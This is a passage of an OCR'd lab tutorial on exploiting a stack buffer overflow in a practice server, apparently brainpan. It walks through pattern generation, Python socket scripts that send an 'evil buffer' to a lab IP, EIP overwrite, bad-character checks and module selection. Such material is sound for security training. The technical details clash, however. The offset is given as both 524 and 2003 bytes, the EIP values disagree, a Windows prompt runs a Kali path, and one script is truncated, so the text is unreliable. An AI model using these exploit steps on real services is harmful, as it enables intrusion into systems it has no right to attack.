
In Kali, by default, these tools are located in the **/usr/share/metasploit-framework/tools/exploit** folder. The tool and command we need to run is: pattern_create.rb -l 1000 where "l" is for length and "1000" is for bytes. It should spit something out like this:< /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000>

```
C:\> /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0A
i1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq
2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2A
u3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3
Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc
4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4B
g5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo
6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7
Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca
8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8C
e9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9
Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn
0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0C
r1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1
Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz
2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2D
d3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3
Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl
4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4D
p5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5
Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
C:\>
```


13. Now, we're going to need to modify our code to include all of the bytes that were just generated by Pattern Create. Our new code should look something like this:

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer =
 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2

try:
    print "sending evil buffer..."
    s.connect(('192.168.56.101',9999))
    data = s.recv(1024)
    s.send(buffer + '\r\n')
    print "\nDone!"

except:
    print "Count not connect to Brain!"

```

Where the offset variable is a copy/paste of the Pattern Create output. You will notice that we have changed the code slightly. We just need to send this code one time. So, let's go ahead and restart Server AND Immunity Debugger. We recommend closing completely out of Immunity Debugger and reattaching as you did in the previous step. We have had issues leaving Immunity open and attempting to continue on. Remember to run both as Administrator. Now, execute the code and see what is returned:



14. .The value is 386F4337. If we executed correctly, this value is actually part of our code that we generated with Pattern Create. Let's try using Pattern Offset to find out. The command that should be typed is **pattern_offset.rb -l 3000 -q 35724134** where "q" is our EIP value. Here's our results:




As you can see, an exact match was found at 524 bytes. This is great news. We can now try to control the EIP, which will be critical later in our exploit

15. **Overwriting the EIP:** Now that we know the EIP is after 2003 bytes, we can modify our code ever so slightly to confirm our control. Here is my updated code:

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "A"*524 + "BBBB"

try:
      print "\sending evil buffer..."
      s.connect(('192.168.56.101',9999))
      data = s.recv(1024)
      s.send(buffer + '\r\n')
      print "\nDone!"

except:
      print "Count not connect to Brain!"
```


So, now the shellcode variable is back to a bunch of A's and four B's. What we are doing here is sending 2003 A's in an attempt to reach, but not overwrite, the EIP. Then we are sending four B's, which should overwrite the EIP with 42424242. Remember, the EIP has a length of four bytes, so if we overwrite successfully, we will be in full control and well on our way to root. Let's execute the code and have a look



Great success! Our EIP reads "42424242" just as we hoped. Now, we have to do a little research into how Server operates and what byte characters it is friendly with in order to finalize our exploit.

16. Finding Bad characters : Certain byte characters can cause issues in the development of exploits. We must run every byte through the Server program to see if any characters cause issues. By default, the null byte(x00) is always considered a bad character as it will truncate shellcode when executed. To find bad characters in Server, we can add an additional variable of "badchars" to our code that contains a list of every single hex character. It should look something like this (you can find an easy copy/paste of the variable here):


17. So, let's again close/re-open Server and Immunity Debugger and send this bad boy off. Once you have sent the exploit, you will need to right click on the ESP register and select "Follow in Dump". You should notice a little bit of movement in the bottom left corner of the program. If you look carefully, you should see all of your bytes in order starting with 01, 02, 03, etc and ending with FF. If a bad character were present, it would seem out of place. Luckily for us, there are no bad characters in the Server program. Notice below how all of our numbers appear perfect and in order:




In this scenario where are bad characters, we would need to mark down every missing character for later shellcode development. However, the only bad character we need to worry about with Server is x00. Now to find the right module

18.Finding the Right Module: When we say "finding the right module" we mean that we need to find some part of Server that does not have any sort of memory protections. Memory protections, such as DEP, ASLR, and Safe SEH can cause headaches. While these protections can be bypassed, they are not in the scope for this task.

Luckily for us again, Server has a module that fits our criteria. To see for yourself, re-open Server and Immunity Debugger and then type "!mona modules" in the bottom search bar on Immunity. You should see some potential options display:




18. What we're looking for is "False" across the board, preferably. That means there are no memory protections present in the module. The top module catches my eye immediately. It looks like brainpan.exe is running as part of servr and has no memory protections. Let's write down the module and move on to the next step.

